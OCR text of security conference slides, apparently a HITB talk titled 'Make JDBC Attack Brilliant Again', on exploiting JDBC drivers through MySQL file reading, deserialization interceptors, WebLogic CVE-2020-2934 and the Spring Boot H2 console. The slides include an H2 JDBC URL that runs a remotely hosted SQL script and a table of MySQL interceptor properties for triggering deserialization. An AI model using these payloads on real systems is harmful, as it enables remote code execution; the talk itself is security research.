



Make JDBC Attack Brilliant Again

Chen Hongkun(@Litch1) | Xu Yuanzhen(@pyn3rd)

Your Designation, Company Name Here

TRACK 2

Agenda


1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications

Agenda


1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications

What is the JDBC?

Java Database Connectivity



```
Class.forName("com.mysql.cj.jdbc.Driver");  
String url = "jdbc:mysql://localhost:3306/hitb"  
Connection conn = DriverManager.getConnection(url)
```



Agenda

1. The derivation of JDBC attacking
2. In-depth analysis of occurred implementations
3. Set fire on JDBC of diverse applications


MySQL Client Arbitrary File Reading Vulnerability

- Affect many clients including JDBC driver
- LOAD DATA LOCAL INFILE statement



MySQL JDBC Client Deserialization Vulnerability

- Affected MySQL JDBC driver need to support specific properties
- gadgets are necessary



MySQL Connector/J – CVE-2017-3523

MySQL Connector/J offers features to support for automatic serialization and deserialization of Java objects, to make it easy to store arbitrary objects in the database

The flag "**useServerPrepStmts**" is set true to make MySQL Connector/J use server-side prepared statements

The application is reading from a column having type **BLOB**, or the similar **TINYBLOB**, **MEDIUMBLOB** or **LOB**

The application is reading from this column using **.getObject()** or one of the functions reading numeric values (which are first read as strings and then parsed as numbers).

```
1         if (field.isBinary() || field.isBlob()) {
2             byte[] data = getBytes(columnIndex);
3
4             if (this.connection.getAutoDeserialize()) {
5                 Object obj = data;
6
7                 if ((data != null) && (data.length >= 2)) {
8                     if ((data[0] == -84) && (data[1] == -19)) {
9                         // Serialized object?
10                        try {
11                            ByteArrayInputStream bytesIn = new ByteArrayInputStream(data);
12                            ObjectInputStream objIn = new ObjectInputStream(bytesIn);
13                            obj = objIn.readObject();
14                            objIn.close();
15                            bytesIn.close();
16                        } catch (ClassNotFoundException cnfe) {
17                            throw SQLError.createSQLException(Messages.getString("ResultSet.Class_not_found___91") + cnfe.toString()
18                                + Messages.getString("ResultSet._while_reading_serialized_object_92"), getExceptionInterceptor());
19                        } catch (IOException ex) {
20                            obj = data; // not serialized?
21                        }
22                    } else {
23                        return getString(columnIndex);
24                    }
25                }
26
27                return obj;
28            }
29
30            return data;
31        }
```

Versions	Properties	Values
8.x	queryInterceptors	com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
6.x	statementInterceptors	com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor
>=5.1.11	statementInterceptors	com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor
<=5.1.10	statementInterceptors	com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor

Scenarios

- New Gadgets
- Attack SpringBoot Actuator
- API Interfaces Exposure
- Phishing, Honeypot

.....

Weblogic Case - CVE-2020-2934

```
1 public class CreateJDBCDataSource extends CreatePageFlowController {
2
3 private static final Long serialVersionUID = 1L;
4
5 private static Log LOG = LoggerFactory.getLog(CreateJDBCDataSource.class);
6
7 protected CreateJDBCDataSourceForm _createJDBCDataSourceForm = null;
8
9 @Action(useFormBean = "createJDBCDataSourceForm", forwards = {@Forward(name="success", path="start.do")})
10 public Forward begin(CreateJDBCDataSourceForm form) {
11     UsageRecorder.note("User has launched the <CreateJDBCDataSource> assistant");
12     if (!isNested())
13         this._createJDBCDataSourceForm = form = new CreateJDBCDataSourceForm( );
14     form.setName(getUniqueName("jdbc.datasources.createjdbcdatasource.name.seed"));
15     form.setDataSourceType("GENERIC");
16     form.setCSRFToken(CSRFUtills.getSecret(getRequest()));
17     try {
18         ArrayListsLabelValueBean > databaseTypes = getDatabaseTypes();
19         form.setDatabaseTypes(databaseTypes);
20         for (Iterator<LabelValueBean> iter = databaseTypes.iterator(); iter.hasNext(); ) {
21             LabelValueBean lvb = iter.next();
22             if (lvb.getValue().equals("Oracle")) {
23                 form.setSelectedDatabaseType(lvb.getValue());
24                 break;
25             }
26         }
27     }
```

更改中心

[查看更改和重新启动](#)

启用配置编辑。将来在修改, 添加或删除此域中的项目时, 将自动激活这些更改。

域结构

- base_domain
 - 域分区
 - 环境
 - 部署
 - 服务
 - 安全领域
 - 互用性
 - 诊断

帮助主题

- 搜索配置
- 使用更改中心
- 记录 WLST 脚本
- 更改控制台首选项
- 管理控制台扩展
- 监视服务器

系统状态

正在检索健康状况数据...


失败	(0)
严重	(0)
超载	(0)
警告	(0)
正常	(0)

信息和资源

- #### 有用的工具
- 配置应用程序
 - 为 RAC 数据源配置 GridLink
 - 配置动态集群
 - 最新任务状态
 - 设置控制台首选项

域配置

- #### 域
- 域
- #### 域分区
- 域分区
 - 分区工作管理器
- #### 环境
- 服务器
 - 集群
 - 服务器
 - 可迁移
 - Coherence 集群
 - 计算机
 - 虚拟主机
 - 虚拟目标
 - 工作管理器
 - 并发模板
 - 资源管理
 - 启动类和关闭类



A calculator overlay is positioned in the center of the page, partially obscuring the domain configuration list. The calculator has a display showing '0' and buttons for digits 0-9, '+/-', '%', '÷', '×', '-', '+', and '='.

Spring Boot H2 console Case Study

```
spring.h2.console.enabled=true  
spring.h2.console.settings.web-allow-others=true
```

```
jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://127.0.0.1:8000/poc.sql'
```

English Preferences Tools Help

Login

Saved Settings: Generic H2 (Embedded)

Setting Name: Generic H2 (Embedded)


Driver Class: org.h2.Driver

JDBC URL: jdbc:h2:mem:testdb;TRACE_LEVEL_SYSTEM_OUT=3;l

User Name: sa

Password:

Test successful



JBoss/Wildfly Case

```


20:03:41,134 WARN [org.wildfly.extension.elytron] (MSC service thread 1-3) WFLYELY01084: KeyStore /Users/pyn3rd/Downloads/wildfly-24.0.0.Final/standalone/configuration/application.keystore not found, it will be auto generated on first use with a self-signed certificate for host localhost
20:03:41,140 INFO [org.wildfly.extension.undertow] (ServerService Thread Pool -- 75) WFLYUT0014: Creating file handler for path '/Users/pyn3rd/Downloads/wildfly-24.0.0.Final/welcome-content' with options [directory-listing: 'false', follow-symlink: 'false', case-sensitive: 'true', safe-symlinks-paths: '[]']
20:03:41,154 INFO [org.wildfly.extension.undertow] (MSC service thread 1-1) WFLYUT0012: Started server default-server.
20:03:41,155 INFO [org.wildfly.extension.undertow] (MSC service thread 1-4) Queuing requests.
20:03:41,156 INFO [org.wildfly.extension.undertow] (MSC service thread 1-4) WFLYUT0018: Host default-host starting
20:03:41,156 INFO [org.jboss.as.ejb3] (MSC service thread 1-5) WFLYEJB0481: Strict pool slsb-strict-max-pool is using a max instance count of 10 (configuring to use a maximum of 10 instances across all beans of the same class), which is derived from thread worker pool sizing.
20:03:41,156 INFO [org.jboss.as.ejb3] (MSC service thread 1-7) WFLYEJB0482: Strict pool mdb-strict-max-pool is using a maximum instance count of 1 (configuring to use a maximum of 1 instance across all beans of the same class), which is derived from the number of CPUs on this host.
20:03:41,352 INFO [org.wildfly.extension.undertow] (MSC service thread 1-8) WFLYUT0006: Undertow HTTP listener default listening
20:03:41,391 INFO [org.jboss.as.ejb3] (MSC service thread 1-7) WFLYEJB0493: Jakarta Enterprise Beans subsystem suspension completed
20:03:41,441 INFO [org.jboss.as.connector.subsystems.datasources] (MSC service thread 1-2) WFLYJCA0001: Bound data source [java:ExampleDS1]
20:03:41,526 INFO [org.jboss.as.patching] (MSC service thread 1-2) WFLYPAT0050: WildFly Full cumulative patch ID is: base, one-off patch: none
20:03:41,539 WARN [org.jboss.as.domain.management.security] (MSC service thread 1-8) WFLYDM0111: Keystore /Users/pyn3rd/Downloads/wildfly-24.0.0.Final/standalone/configuration/application.keystore not found, it will be auto generated on first use with a self signed certificate for host localhost
20:03:41,545 INFO [org.jboss.as.server.deployment.scanner] (MSC service thread 1-7) WFLYDS0013: Started FileSystemDeploymentService for directory /Users/pyn3rd/Downloads/wildfly-24.0.0.Final/standalone/deployments
20:03:41,565 INFO [org.wildfly.extension.undertow] (MSC service thread 1-7) WFLYUT0006: Undertow HTTPS listener https listening
20:03:41,627 INFO [org.jboss.ws.common.management] (MSC service thread 1-2) JBWS022052: Starting JBossWS 5.4.4.Final (Apache CXF 3.3.10)
20:03:41,722 INFO [org.jboss.as.server] (Controller Boot Thread) WFLYSRV0212: Resuming server
20:03:41,724 INFO [org.jboss.as] (Controller Boot Thread) WFLYCTR0001: Started JBoss as Platform
